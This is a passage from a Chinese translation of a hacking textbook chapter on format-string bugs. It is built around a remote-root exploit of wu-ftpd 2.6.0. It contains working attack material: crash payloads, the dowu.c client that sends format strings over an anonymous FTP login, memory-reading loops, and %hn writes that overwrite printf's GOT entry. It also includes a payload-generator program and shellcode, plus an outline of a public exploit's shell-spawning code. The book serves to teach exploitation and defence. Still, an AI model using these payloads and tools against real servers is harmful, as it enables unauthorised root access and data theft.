上面讲了一大堆理论，该看具体的例子了。这里以 Washington University FTP 服务程序（版本 2.6.0）为例，在过去的一段时间里，这个程序出现了好几个格式化串错误。关于这些错误的细节描述，可以阅读 CERT 的安全建议[2]。

从这个实际存在的例子中，我们可以发现许多值得关注的信息，这也使得我们下面的演示比较有意思。

- Washington University FTP 服务程序开放源码，我们可以很容易的下载并配置受漏洞影响的 Washington University FTP 服务程序。
- 我们在这里要演示的属于远程 root 的漏洞（可以用“anonymous”帐号触发），因此也展示了当时那种实实在在的威胁。
- 由单个的进程处理整个连接会话，因此我们可以多次写入同一内存区域。
- 我们可以得到格式化串返回的结果，因此我们可以很方便的示范怎样进行信息检索。

要做好这个实验，我们首先要有一台装有 GCC、GDB 和其它工具的 Linux 机器，然后从 ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz 下载 wu-ftpd 2.6.0。如果 URL 有变，你也可以从 the Shellcoder's Handbook WEB 站点（www.wiley.com/compbooks/koziol）下载。

为了安全起见，建议你用 wu-ftpd-2.6.0.tar.gz.asc 校验 wu-ftpd-2.6.0.tar.gz 是否被修改，当然，是否检验由你决定。

下载后，我们就可以根据文档来安装和配置 wu-ftpd 了。但是你应该明白，在自己的机器上安装它，等于是向其他人（也就是说每一个人）打开了一扇门，他们几乎可以不受限制的访问你的机器；因此，我们要采取适当的防护措施来保护自己，例如在实验的时候拔掉网

[2] www.cert.org/advisories/CA-2000-13.html

线，或者配置防火墙进行适当的防护。如果用来学习的格式化串漏洞却被其他人利用了，可就脸上无光喽，因此要多加小心。

4.4.1 使服务崩溃

有些攻击者在实施网络攻击的时候，可能只想让某个服务程序崩溃。例如，如果目标系统中包括域名解析服务，你可能只想让 DNS 服务器崩溃。如果服务程序中有格式化串错误，那么我们可以轻松让它崩溃。

我们这里以 Washington University FTP 服务程序的 2.6.0 版本（和更早的版本）为例，这个版本的 wu-ftpd 在处理 site exec 命令的程序段中存在典型的格式化串漏洞。先看下面的会话过程：

```
[root@attacker]# telnet victim 21
Trying 10.1.1.1...
Connected to victim (10.1.1.1).
Escape character is '^]'.
220 victim FTP server (Version wu-2.6.0(2) Wed Apr 30 16:08:29 BST 2003)
ready.
user anonymous
331 Guest login ok, send your complete e-mail address as password.
pass foo@foo.com
230 User anonymous logged in.
site exec %x %x %x %x %x %x %x %x
200-8 8 bfffcacc 0 14 0 14 0
200  (end of '%x %x %x %x %x %x %x %x')
site index %x %x %x %x %x %x %x %x
200-index 9 9 bfffcacc 0 14 0 14 0
200  (end of 'index %x %x %x %x %x %x %x %x')
quit
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 448 bytes in 0 transfers.
221-Thank you for using the FTP service on vulcan.ngssoftware.com.
221 Goodbye.
Connection closed by foreign host.
[root@attacker]#
```

我们看到，在 site exec 或（更有趣的）site index 命令里指定%x 时，我们可以用前面提到的方法从栈上获取数据。

提交如下命令：

```
site index %n%n%n%n
```

wu-ftpd 将试图把整数 0 写到地址 0x8、0x8、0xbfffcacc、0x0 里，在正常的情况下，地址 0x8 和 0x0 是不可写的，所以这条命令会引起 segfault。再试一下下面这条命令：

```
site index %n%n%n%n


Connection closed by foreign host.
```

顺便提一下，在写这本书的时候，很多人还不知道 site index 命令也存在格式化串问题，因此你可以假设大部分的 IDS 都检测不到它。至少在写本书的时候，Snort 的默认规则只能检测到 site exec。

4.4.2 信息泄露

在这节，我们继续用 wu-ftpd 2.6.0 的例子，介绍怎样利用格式化串漏洞从内存中获取信息。

这次，我们为了方便提交 site index 命令的格式化串，特地写了一个称为 dowu.c 的程序。

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netdb.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>


int connect_to_server(char*host){
    struct hostent *hp;
    struct sockaddr_in cl;
    int sock;

    if(host==NULL||*host==(char)0){
                fprintf(stderr,"Invalid hostname\n");

          exit(1);

     }

    if((cl.sin_addr.s_addr=inet_addr(host))==-1)
    {
```

```
            if((hp=gethostbyname(host))==NULL)
            {
                  fprintf(stderr,"Cannot      resolve      %s\n",host);
exit(1);
            }


memcpy((char*)&cl.sin_addr,(char*)hp->h_addr,sizeof(cl.sin_addr));

      }
      if((sock=socket(PF_INET,SOCK_STREAM,IPPROTO_TCP))==-1)
      {

            fprintf(stderr,"Error           creating          socket:
%s\n",strerror(errno));
            exit(1);
      }

      cl.sin_family=PF_INET;
      cl.sin_port=htons(21);

      if(connect(sock,(struct sockaddr*)&cl,sizeof(cl))==-1)
      {
         fprintf(stderr,"Cannot        connect        to        %s:
%s\n",host,strerror(errno));
      }

      return sock;
  }


 int receive_from_server( int s, int print )
 {
     int retval;
     char buff[ 1024 * 64];

     memset( buff, 0, 1024 * 64 );
     retval = recv( s, buff, (1024 * 63), 0 );
     if( retval > 0 )
     {
          if( print )
               printf( "%s", buff );
     }
     else
```

```
        {
             if( print)
                    printf( "Nothing to recieve\n" );

             return 0;
         }

         return 1;
      }

     int ftp_send( int s, char *psz )
    {
         send( s, psz, strlen( psz ), 0 );
         return 1;
     }


      int syntax()
     {
         printf("Use\ndo_wu <host> <format string>\n");
         return 1;
     }


     int main( int argc, char *argv[] )
     {
           int s;
           char buff[ 1024 * 64 ];
           char tmp[ 4096 ];

       if( argc != 4 )
            return syntax();

           s = connect_to_server( argv[1] );

           if( s <= 0 )
                 _exit( 1 );

           receive_from_server( s, 0 );

           ftp_send( s, "user anonymous\n" );
           receive_from_server( s, 0 );
           ftp_send( s, "pass foo@example.com\n" );
```

```
        receive_from_server( s, 0 );

      if( atoi( argv[3] ) == 1 )
      {
            printf("Press a key to send the string...\n");
            getc( stdin );
      }

         strcat( buff, "site index " );
         sprintf( tmp, "%.4000s\n", argv[2] );
         strcat( buff, tmp );

         ftp_send( s, buff );

         receive_from_server( s, 1 );

         shutdown( s, SHUT_RDWR );

    return 1;
  }
```

（注意：先用你的用户信息替换相关信息）编译这个程序并运行它。

让我们从最基本的操作开始。

```
./dowu localhost "%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x" 0
```

输出的数据应该和下面的类似：

```
00-index 12 12 bfffca9c 0 14 0 14 0 8088bc0 0 0 0 0 0 0 0 0
```

我们真的需要输入这么多%x 吗？嗯，不！在绝大多数*nix 上，我们可以用“直接参数访问”来帮忙。注意上面的输出，从栈上弹出的第三个值是 bfffca9c。

试一下下面这条命令：

```
./dowu localhost "%3\$x" 0
```

应该会输出如下内容：

```
200-index bfffca9c
```

看！我们可以直接指定访问第三个参数并输出它的内容。这个特性比较有意思，通过指定偏移量，我们有机会访问 ESP 之前的数据。

让我们利用这个特性，看看栈上有些什么数据。

```
for ( ( i = 1; i < 1000; i++ ) ); do echo –n "$i " && ./dowu localhost "%$i\$x"
0; done
```

这条命令把从栈项开始的 1000 个 dword 数据输出，其中某些数据可能是我们感兴趣的。

为了防止输出中的某些数据是指向我们感兴趣的字符串的指针，我们也可以用%s 格式符来代替%x。

```
for ( ( i = 1; i < 1000; i++ ) ); do echo –n "$i " && ./dowu localhost "%$i\$s"
0; done
```

因为我们可以利用%s 格式符从栈上获取字符串，因此，我们可以从内存的任意位置获取字符串。为了达到这个目的，我们首先需要计算出我们提交的字符串在栈上的起始位置。于是，我们可以执行下列命令：

```
for ( ( i = 1; i < 1000; i++ ) ); do echo –n "$i " && ./dowu localhost
"AAAAAAAAAAAAAAAA%$i\$x" 0; done | grep 4141
```

从输出的数据里面（在这个格式化串的开头）我们可以找到 41414141 的位置。在我的机器上是 272，但你的可能不一样。

```
./dowu localhost "BBBA%272\$x" 0
```

得到：

```
200-index BBA41424242
```

上面的输出显示在 272 处是我们字符串的头 4 个字节。因此，我们可以用这个方法读取内存中任意位置的数据。

让我们从一个我们知道肯定存在的位置开始：

```
for ( ( i = 1; i < 1000; i++ ) ); do echo –n "$i " && ./dowu localhost "%$i\$s"
0; done
```

在 187 处，我们得到：

```
200-index BBBA%s FTP server (%s) ready.
```

因而，我们可以用%x 格式符得到字符串的地址。

```
./dowu localhost "BBBA%187\$x" 0
```

```
200-index BBBA8064d55
```

我们可以试着用下面的命令把 0x08064d55 处的字符串读出来：

```
./dowu localhost $'\x55\x4d\x06\x08%272$s' 0
200-index U%s FTP server (%s) ready.
```

这里要注意一下，因为 I386 系列处理器的字节序是 little-endian，所以我们必须把“地址”的字节序反序。

从前面的内容中，我们知道通过在字符串的开头指定内存地址，以及使用“直接参数访问”，可以从内存中指定的位置获取数据。因此，我们可以利用这个方法从内存中获取任何数据，甚至是整个内存空间的数据。

如果你攻击的平台不支持“直接参数访问”（如 windows），那么通过在格式化串中放入足够多的格式符，我们一样可以访问指定位置的数据。

因为目标进程可能会限制字符串的大小，所以当你放入很多格式符时，有可能会出现问题，但是还是有成功的可能性。比如说当你用从栈上弹出数据的方法来到达选择的参数时，你可以使用那些可以接受更大参数的格式符，如%f 格式符（它接受双精度、8 字节的浮点数作为参数）。然而，这个方法不太稳定，因为当你使用%f 格式符时，系统可能会对它进行优化，从而导致“out of the target process”错误；除此之外，有时候还可能会出现 division-by-zero 错误，因此你可能仅会尝试用%f 格式符显示数值的整数部分，从而避免被 0 除。

另外也可以使用*限定符，*号用于动态指定输出宽度，而不是将宽度固定在格式化串中，例如：

```
printf ("%*d", 10, 123);
```

将显示前面带有空格的 123，其总长度为 10 个字符。有的平台还允许下面这样的语法：

```
%*********10d
```

这总是显示 10 个字符。这意味着我们可以做到弹出的 4 字节到格式化串的 1 字节的比率。

4.5 控制程序执行

利用前面提到的方法，我们可以从目标进程的内存空间获取感兴趣的数据；但是我们的目标不仅仅是这个，我们的目标是获取程序的执行控制。作为实现目标的第一步，我们应该先设法把我们选择的 dword（4 字节）写到指定的内存地址。在 wu-ftpd 的例子里，我们将用 4 字节数据改写函数指针、保存的返回地址或类似的数据，从而获得程序的执行权，跳到我们的代码并开始执行。

上面介绍了获取程序控制的可行性，现在就让我们开始实验。首先，我们将尝试把一些数据写到指定的位置。各位看官，还记得 wu-ftpd 例子里的那个 272 吗？我们在这里试着把一些数据写到内存中指定的位置，并观察会发生什么。

```
./dowu localhost $'\x41\x41\x41\x41%272$n' 1
```

如果你用 gdb 跟踪 wu-ftpd 的执行情况，你会看到进程正在试着把 0x0000000a 写入地址 0x41414141。

这里要注意的是，实际的情形和你的平台以及使用的 GDB 版本有关。你的 GDB 可能不支持跟踪子进程；因此，我在 dowu.c 里放一个钩子来帮助我们完成整个跟踪分析的过程。如果你输入的命令行的第三个参数是 1，dowu.c 将暂停并等待你的按键，在你确认之后它才会把格式化串发到服务器，这样一来，我们在确认前，可以先找出子进程，并将 GDB 关联到该进程。

执行：

```
./dowu localhost $'\x41\x41\x41\x41%272$n' 1
```

你应该会看到程序输出“Press a key to send the string”的提示并等待。这时，我们可以切换到另一个控制台找出 ftp 子进程。

```
ps –aux |grep ftp
```

你看到的显示应该和下面的类似：

```
root     32710  0.0  0.2  2016   700     ?    S    May07   0:00 ftpd: accepting c
ftp      11821  0.0  0.4  2120  1052     ?    S    16:37   0:00 ftpd: localhost.1
```

以 ftp 用户运行的实例就是我们要找的子进程。因此，我们启动 gdb:gdb，然后用

```
attach 11821
```

连上子进程。你应该看到和下面类似的显示：

```
Attaching to process 11821
0x4015a344 in ?? ()
```

输入 continue ，让 GDB 继续执行。

切换到 dowu 控制台并按下回车键，然后切换回到刚才的 GDB 控制台，你应该看到和下面类似的输出：

```
Program received signal SIGSEGV, Segmentation fault.
0x400d109c in ?? ()
```

这点信息不能说明什么问题，我们需要知道更多的信息。先看一下正在执行的几条指令：

```
x/5i $eip

0x400d109c:     mov    %edi,(%eax)
0x400d109e:     jmp    0x400cf84d
```

```
0x400d10a3:    mov    0xfffff9b8(%ebp),%ecx
0x400d10a9:    test   %ecx,%ecx
0x400d10ab:    je     0x400d10d0
```

再看一下当时寄存器里保存的值：

```
info reg

eax            0x41414141       1094795585
ecx            0xbfff9c70       -1073767312
edx            0x0      0
ebx            0x401b298c       1075521932
esp            0xbfff8b70       0xbfff8b70
ebp            0xbfffa908       0xbfffa908
esi            0xbfff8b70       -1073771664
edi            0xa      10
```

我们会发现 mov %edi, (eax)指令正准备把 0xa 复制到地址 0x41414141。这和我们预计的情形非常接近。

0x41414141 只是我们为了验证我们的想法而选择的地址。现在，我们应该选择一个有意义的地址，我们可以从多个目标中选择它，包括：

- 保存的返回地址（直接栈溢出；用信息泄露方法来确定返回地址的位置）
- 全局偏移表（GOT）（动态重定位对函数；如果某些人使用的二进制文件与你一样，那就太好了；e.g.，rpm）
- 析构函数表（函数退出前将调用析构函数)
- C 函数库钩子，例如 malloc_hook ，realloc_hook 和 free_hook
- Atexit 结构（参考 atexit man 手册）
- 所有其它的函数指针，例如 C++ vtables，回调函数等
- Windows 里默认未处理的异常处理程序，它几乎总是在同一地址

因为我们比较懒惰，而 GOT 技术既灵活又简单，为我们利用复杂的格式化串漏洞打开了一扇希望之门，所以就用它了。浏览 www.wiley.com/coompbooks/koziol 来得到更多有关 GOT 的信息。

在细究 GOT 之前，让我们先大概看一下 wu-ftpd 的问题出在哪？

```
   void vreply(long flags, int n, char *fmt, va_list ap)
   {
      char buf[BUFSIZ];

      flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;
        if (n)                  /* if numeric is 0, don't output
one; use n==0 in place of printf's */
          sprintf(buf, "%03d%c", n, flags & USE_REPLY_LONG ? '-' :
```

```
' ');
      /* This is somewhat of a kludge for autospout.  I personally
think that
       * autospout should be done differently, but that's not my
department. -Kev
       */      if (flags & USE_REPLY_NOTFMT)
         snprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 :
sizeof(buf), "%s", fmt);
      else
         vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 :
sizeof(buf), fmt, ap);

      if (debug)              /* debugging output :) */
         syslog(LOG_DEBUG, "<--- %s", buf);
      /* Yes, you want the debugging output before the client output;
wrapping
       * stuff goes here, you see, and you want to log the cleartext
and send
       * the wrapped text to the client.
       */

      printf("%s\r\n", buf);     /* and send it to the client */
   #ifdef TRANSFER_COUNT
      byte_count_total += strlen(buf);
      byte_count_out += strlen(buf);
   #endif
      fflush(stdout);
   }
```

注意标为粗体的那行。那里比较有意思，在错误的调用 vsnprintf 之后，程序的作者正确的调用了 printf。先来看一下 in.ftpd 里的 GOT。

```
objdump -R /usr/sbin/in.ftpd

<许多输出>

0806d3b0   R-386_JUMP_SLOT printf

<更多的输出>
```

从上面显示的内容可以看出，我们可以修改保存在 0x0806d3b0 里的地址来重定向程序的执行流程。我们将利用格式化串问题改写保存在 0x0806d3b0 里的地址，程序随后将会跳到我们希望的地方继续执行。（因为在我们的格式化串修改保存在 0x0806d3b0 里的地址之后，we-ftpd 会正确执行到 printf，从而执行我们指定的代码。）

如果我们用前面介绍的方法把 0xa 写到 printf 的地址，我们将有希望跳到 0xa。

```
./dowu localhost $'\xb0\xd3\x06\x08%272$n' 1
```

我们像前面那样用 GDB 附到 ftp 的子进程上，应该会看到这样的显示：

```
(gdb) symbol-file /usr/sbin/in.ftpd
Reading symbols from /usr/sbin/in.ftpd...done.
(gdb) attach 11902
Attaching to process 11902
0x4015a344 in ?? ()
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x0000000a in ?? ()
```

Ok！我们成功的把执行流程重定向到我们指定的地址。接下来，我们将在 shellcode 的配合下做一些有意义的事情。

我们先用称为 exit(2)的、小体积的 shellcode 测试一下。

注解：经过长时间的积累，我发现在编写利用代码时使用内联汇编有诸多好处。比如说可以方便的编辑攻击代码；也可以先创建一个套接字连接库，以备不时之需；当碰到 shellcode 不工作时或我们有特殊需求时，也可以进行方便的修改；再说内联汇编指令比十六进制的 C 字符串更具有可读性。

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
      asm("\
            xor %eax, %eax;\
            xor %ecx, %ecx;\
            xor %edx, %edx;\
            mov $0x01, %al;\
            xor %ebx, %ebx;\
            mov $0x02, %bl;\
            int $0x80;\
            ");

      return 1;
}
```

编译并运行这个程序，检验它是否可以正常工作。

因为我们在这里使用的 shellcode 比较小，所以，我们可以把 shellcode 放在 GOT 的位置。printf 的地址保存在 0x0806d3b0，那我们就把我们的 shellcode 放在它之后，假定是在 0x0806d3b4 前面。

这里有个问题—我们怎样把比较大的数写入我们选择的地址呢？通过前面的学习，我们知道可以利用%n 格式符把较小的数写入选择的地址。因此，在理论上，我们可以重复写 4 次，每次 1 个字节；using the low-order byte of out "characters output so far" counter。当然，这样做的副作用是，除了改写需要的 4 个字节外，还会改写紧跟其后的 3 个字节。

一个更有效的方法是使用 h 长度修饰符。a following integer conversion corresponds to a short int or unsigned short int argument, or a following n conversion corresponds to a pointer to a short int argument。

因此，如果使用格式符%hn，我们应该可以写入 16 位的数值。也就是说我们很有可能写入 64K 范围的地址，让我们试试下面这个。

```
./dowu localhost $'\xb0\xd3\x06\x08%50000x%272$n' 1
```

得到：

```
Program received signal SIGSEGV, Segmentation fault.
0x0000c35a in ?? ()
```

c35a 是 50010，和我们预计的差不多。关于这一点，我们需要澄清一下怎样写入 0xc35a。

```
./dowu localhost abc 0
```

wu-ftpd 输出这：

```
200-index abc
```

我们刚提交的格式化串加到字符串 index 的结尾（长度为 6 个字符）了。这意味着当我们使用%n 格式符时，我们写入 number：

```
6 + <number of characters in out string before the %n> + <padding number>
```

因而，当我们做这个：

```
/dowu localhost $'\xb0\xd3\x06\x08%50000x%272$n' 1
```

我们把（6+4+50000）写到地址 0x0806d3b0；用十六进制表示是 0xc35a。现在让我们设法把 0x41414141 写到 printf 的地址：

```
./dowu localhost $'\xb0\xd3\x06\x08\xb2\xd3\x06\x08%16691x%272$n%273$n' 1
```

得到：

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

因此，我们跳到 0x41414141。这里掩饰了几个细节，因为我们两次写入同样的值（0x4141）—一次是参数 272 指向的地址；另一次是参数 273 指向的地址，刚好通过指定另外的位置上的参数—%273$n。

如果我们想写更多的字节，字符串将变得很复杂。下面的程序使写入变得容易一些。

```
#include <stdio.h>
#include <stdlib.h>

int safe_strcat( char *dest, char *src, unsigned dest_len )
{
    if( ( dest == NULL ) || ( src == NULL ) )
          return 0;

      if ( strlen( src ) + strlen( dest ) + 10 >= dest_len )
          return 0;

    strcat( dest, src );

    return 1;
}

int err( char *msg )
{
    printf("%s\n", msg);
    return 1;
}

int main( int argc, char *argv[] )
{
    // modify the strings below to upload different data to the wu-ftpd
process...
    char *string_to_upload = "mary had a little lamb";
    unsigned int addr = 0x0806d3b0;

    // this is the offset of the parameter that 'contains' the start of our
string.
    unsigned int param_num = 272;
    char buff[ 4096 ] = "";
    int buff_size = 4096;
    char tmp[ 4096 ] = "";
    int i, j, num_so_far = 6, num_to_print, num_so_far_mod;
```

```
    unsigned short s;
    char *psz;
    int num_addresses, a[4];

    // first work out How many addresses there are. num bytes / 2 + num bytes
mod 2.

    num_addresses    =    (strlen(    string_to_upload    )    /    2)    +
strlen( string_to_upload) % 2;

    for( i = 0; i < num_addresses; i++ )
    {
          a[0] = addr & 0xff;
          a[1] = (addr & 0xff00) >> 8;
          a[2] = (addr & 0xff0000) >> 16;
          a[3] = (addr) >> 24;

          sprintf( tmp, "\\x%.02x\\x%.02x\\x%.02x\\x%.02x", a[0], a[1],
a[2], a[3] );

          if( !safe_strcat( buff, tmp, buff_size ))
                return err("Oops. Buffer too small.");

          addr += 2;

          num_so_far += 4;
    }

    printf( "%s\n", buff );

    // now upload the string 2 bytes at a time. Make sure that num_so_far
is appropriate by doing %2000x or whatever.
    psz = string_to_upload;

    while( (*psz != 0) && (*(psz+1) != 0) )
    {
          // how many chars to print to make (so_far % 64k)==s
          //
          s = *(unsigned short *)psz;

          num_so_far_mod = num_so_far &0xffff;

          num_to_print = 0;
```

```
            if( num_so_far_mod < s )
                  num_to_print = s - num_so_far_mod;
            else
                  if( num_so_far_mod > s )
                        num_to_print = 0x10000 - (num_so_far_mod - s);

            // if num_so_far_mod and s are equal, we'll 'output' s any-way :o)
            num_so_far += num_to_print;

            // print the difference in characters
            if( num_to_print > 0 )
            {
                  sprintf( tmp, "%%%dx", num_to_print );
                  if(!safe_strcat( buff, tmp, buff_size ))
                        return err("Buffer too small.");
            }

            // now upload the 'short' value
            sprintf( tmp, "%%%d$hn", param_num );
            if( !safe_strcat( buff, tmp, buff_size ))
                  return err("Buffer too small.");

            psz += 2;
            param_num++;
      }

      printf( "%s\n", buff );

      sprintf( tmp, "./dowu localhost $'%s' 1\n", buff );

      system( tmp );

      return 0;
}
```

这个程序作为 dowu 的辅助工具，帮我们把字符串（mary had a little lamb）上载到 GOT 的地址空间。

如果我们用 GDB 调试 wu-ftpd，并观察刚才改写的内存位置，应该可以看到：

```
x/s 0x0806d3b0


0x806d3b0 <_GLOBAL_OFFSET_TABLE_+416>:    "mary    had    a    little
lamb\026@\220_\017@V#\004…(etc)
```

从上面的输出可以看出，我们现在几乎可以把任意字节写入内存的任何位置。我们现在已经做好攻击前的准备了。

如果你编译前面的 exit shellcode，并在 GDB 里调试，你可以得到那些汇编指令对应的字节序列，如下：

```
\x31\xc0\x31\xc9\x31\xd2\xb0\x01\x31\xdb\xb3\x02\xcd\x80
```

我们可以修改刚介绍的 gen_upload_string.c 来上载这个字符串：

```
char *string_to_upload=
"\xb4\xd3\x06\x08\x31\xc0\x31\xc9\x31\xd2\xb0\x01\x31\xdb\xb3\x02\xcd\x8
0"; //exit(0x02);
```

这里有个黑客小技巧向大家解释一下。字符串开头的 4 个字节是用来改写 GOT printf 条目的，当程序执行有问题的 vsnprintf()后，接着会调用 printf，也就是说会跳到我们改写的地址。假若这样的话，我们正好改写 GOT，使执行流程从 printf 条目开始持续到我们的 shellcode。当然，这是比较糟糕的技巧，但在这里，它用最小的麻烦演示了这个技术。记住，你正在阅读的是一本有关黑客的书，不要期望我们把每件事都说的很清楚。

当我们运行修改后的 gen_upload_string 程序时，它产生下列的会话：

```
[root@vulcan format_string]# ps -aux | grep ftp
...
ftp     20578  0.0  0.4  2120 1052 pts/2    S    10:53   0:00 ftpd:
localhost.l
...
[root@vulcan format_string]# gdb
 (gdb) attach 20578
Attaching to process 20578
0x4015a344 in ?? ()
(gdb) continue
Continuing.

Program exited with code 02.
(gdb)
```

既然我们已经在 wu-ftpd 里成功运行了代码，或许我们应该看看其它的破解代码做了些什么。

针对 wu-ftpd 的这个漏洞，最流行的破解是 wuftpd2600.c。因为我们已经大概知道怎样利用格式化串漏洞让 wu-ftpd 运行代码了，所以我们将抛开这些细节，重点研究它的 shellcode 部分。经过综合分析，这个 shellcode 做了这样几件事情：

1. 为了得到 root 特权，把 setreuid()设为 0。
2. 利用 dup2()获得 std 句柄的拷贝，从而使派生的 shell 能使用同样的套接字。

3. 通过跳到 call 指令的方法[3]，把保存的返回地址弹出栈，然后根据它计算出字符串在缓冲区中的位置。
4. 通过在 chroot()调用之后重复执行 chdir 来撕开 chroot()。
5. 在 execve()里运行 shell。

公开流传的大部分的 wu-ftpd 破解代码都使用和上面相同或相似的 shellcode。

4.6 为什么会这样？

在考虑这个问题之前，我们先想想为什么会出现格式化串呢？你可能会想，如果实现 printf()的人先算出传递的参数数量，然后把它和字符串里的格式符数量相比较，如果不一致就返回错误，岂不是万事大吉？！但不幸的是，这是不可能的，因为 C 处理有可变数量参数的函数的固有方式，导致这个方法根本行不通。

在 C 里声明有可变数量参数的函数，可以用下面这样的“ellipsis”句法：

```
void foo(char *fmt, … )
```

（你可能想通过 man va_arg 来了解详情。嗯，这是个不错的主意，因为 man 手册详细解释了可变参数列表的访问。）

当你的函数得到调用时，你用 va_start 宏告诉 C 标准函数库你的可变参数列表是从哪里开始的，然后你重复调用 va_arg 宏使参数弹出栈，最后你调用 va_end 宏，告诉 C 标准函数库你结束对可变参数列表的使用。

但是，使用这个方法存在一个问题，就是你不能确定到底传递了多少参数。因此，你必须依赖其它的机制来确定到底传递了多少参数，例如用格式化串里的数据或 NULL 来确定。

```
foo( 1, 2, 3, NULL );
```

尽管这令人难以置信，但这的确是 ANSI C89 处理有可变数量参数函数的标准方式。因此，这也是每个程序员都要遵循的标准。

从理论上讲，任何接受可变数量参数的 C 函数都有可能出问题—因为它不能判断参数何时结束—尽管实际上这样的函数相当少。

总结一下，这种问题是 ANSI 和 C89 共有的缺陷，几乎和 C 标准函数库没有任何关系。

4.7 格式化串技术概述

通过前面的学习，我们现在应该可以在 Linux 平台上利用格式化串漏洞了。在这一节，我们将快速回顾一下本章的要点：

1. 如果格式化串在栈上，当我们增加字符串的格式符时，可以提供被它使用的参数。如果我们为了利用格式化串漏洞，需要进行暴力猜测，那我们必须猜测的偏移量是

[3]参见第 3 章有关地址问题的解决方法

在我们接触格式化串之前必须要用的参数的数量。

一旦我们可以指定参数：

a. 我们可以用%s 从目标进程读取内存数据。
b. 我们可以用%n 把输出的字符的数量写入任意地址。
c. 我们可以用宽度修饰符修改输出的字符的数量，与
d. 我们可以用%hn 修饰符每次写入 16 位数值，这将允许我们把选择的值写入指定的位置。

2. 如果我们选择的的地址包含一个或多个 NULL 字节，那我们仍然可以通过%n 写入，但必须分为两个阶段进行。首先，把你选择的地址写入栈上保存的参数（为了做到这一点，你必须知道栈在内存中的位置）；然后利用%n 把你写入栈上参数的数据写入地址。

   换句话说，如果地址里的 NULL 字节碰巧是首位字节（在 Windows 格式化串漏洞里，这是常有的事）你能用格式化中本身的结尾 NULL 字节。

3. 直接参数访问（在 Linux printf 家族的实现里）允许我们多次重用同一格式化串里的栈参数，也允许我们直接用那些我们感兴趣的参数。直接参数访问包括使用$修饰符；例如：

   %272$x

   将显示栈上的第 272 个参数。记住：这个技巧是无价之宝。

4. 如果出于某些原因，我们不能用%hn 同时写 16 位值，但仍能使用字节定位写和%n：那我们可以做 4 次而不是 1 次（用我们的字符的数量拼凑）。表 4.1 显示了如果我们想把 0x04030201 写入地址 X，我们应该做些什么。

表 4.1. 写入地址

Address	X	X+1	X+2	X+3	X+4	X+5	X+6
Write to X	0x01	0x01	0x01	0x01			
Write to X+1		0x02	0x02	0x02	0x02		
Write to X+2			0x03	0x03	0x03	0x03	
Write to X+3				0x04	0x04	0x04	0x04
Memory after four writes	0x01	0x02	0x03	0x04	0x04	0x04	0x04

这个方法有个缺点，就是除了改写的 4 个字节外，还会覆盖这 4 个字节后面的 3 个字节。根据不同的内存布局，它的影响可能并不大。但在 Windows 平台上破解格式化串漏洞时，它却是要求高精度的理由之一。

我们前面回顾了利用格式化串漏洞读、写内存的技术，现在看看它们还能做些什么：

- 改写保存的返回地址。要做到这点，我们必须算出保存返回地址的地址，这意味着我们可能要用到推测、暴力猜测、或信息泄露。
- 改写其它特殊程序的函数指针。这不太容易，因为大部分程序都不会给你留下可用的函数指针。然而，如果目标程序是用 C++写的，那么有可能你会找到有用的函数指针。
- 改写指向异常处理程序的指针，然后引起异常。在这个方法中，猜测地址的难度比

较小，所以成功率比较大。

- 改写 GOT 条目。我们在 wu-ftpd 的例子里就是这样做的。这个方法是非常不错的选择。
- 改写 atexit 处理程序。是否可以使用这个方法，要视目标程序而定。
- 改写 DTORS 区段里的条目。要详细了解这个方法，请阅读参考书目列出的 Juan M.Bello Rivas 的文章。
- 用 non-null 改写 NULL 终止符，把格式化串漏洞变成栈或堆溢出。这个方法实现起来比较麻烦，但可能比较有趣。
- 改写程序的特殊数据，如改写保存在内存中的 UID 或 GID。
- 修改字符串中包含的命令来反映你选择的命令。

如果栈上不允许执行代码，那么我们可以用下面的方法轻松绕过这些限制措施：

- 利用%n-byte 格式符，把 shellcode 写到内存中指定的的位置。我们在 wu-ftpd 的例子里就是这么做的。
- 如果准备暴力猜测，那我们可以用与寄存器相关的跳转的方法，这样做将使我们有更多的机会命中 shellcode（如果它在我们的格式化串中）。

例如，如果 shellcode 保存在地址 esp+0x200，那我们可以用类似下面的内容改写 GOT：

```
add $0x200, %esp
jmp esp
```

这给我们跳到 shellcode 的机会。因此，在改写函数指针（GOT 条目，或无论什么）后，我们将会跳到保存 shellcode 的地址。这个方法也可以使用哪些在处理格式化串之后，指向或紧挨着 shellcode 的寄存器。

实际上，我们可以先写一个小 shellcode，通过它寻找大 shellcode 的位置，然后跳到大 shellcode。相关信息请查阅 Gera 和 Riq 的精彩论文 www.phrack.org/show.php?p=59&a=7。

4.8 结论

对格式化串漏洞来说，本章介绍的内容仅作温习之用。虽然格式化串漏洞出现的频率越来越小，但它仍是重要的攻击技术之一，值得我们花些时间学习它。

5
堆溢出

本章主要介绍 Linux 上的堆溢出，使用的堆实现源自 Doug Lee 最初的 malloc 实现，因此也把它称为 dlmolloc。虽然这里介绍的只是 Linux 上的 dlmolloc，但深入理解这些内容，将使你在面对其它 malloc()实现的时候有所帮助。实际上，写堆溢出攻击代码对我们来说是个转折点，它使我们不再局限于从栈上保存的指针来争夺 EIP。许多函数库存储重要的元数据时，其中夹杂着用户的数据，Dlmalloc 只是这些函数库中的一个。理解怎样利用 malloc 错误是一把发现革新方法的钥匙，可以用于利用那些不属于任何已有分类的错误。

Doug Lee 对 dlmalloc 做过很好的总结，你可以阅读 http://gee.cs.oswego.edu/dl/html/malloc.html 来了解相关内容。如果你还不熟悉 Doug Lee 的 malloc 实现，建议你在继续学习前先读一下这篇文章。虽然文章中的某些内容可能超出你需要掌握的范围，但 dlmalloc 包括的多线程和优化等技术已经融合到最新的 glibc 中了，因此具有一定的参考意义。

5.1 堆是什么？

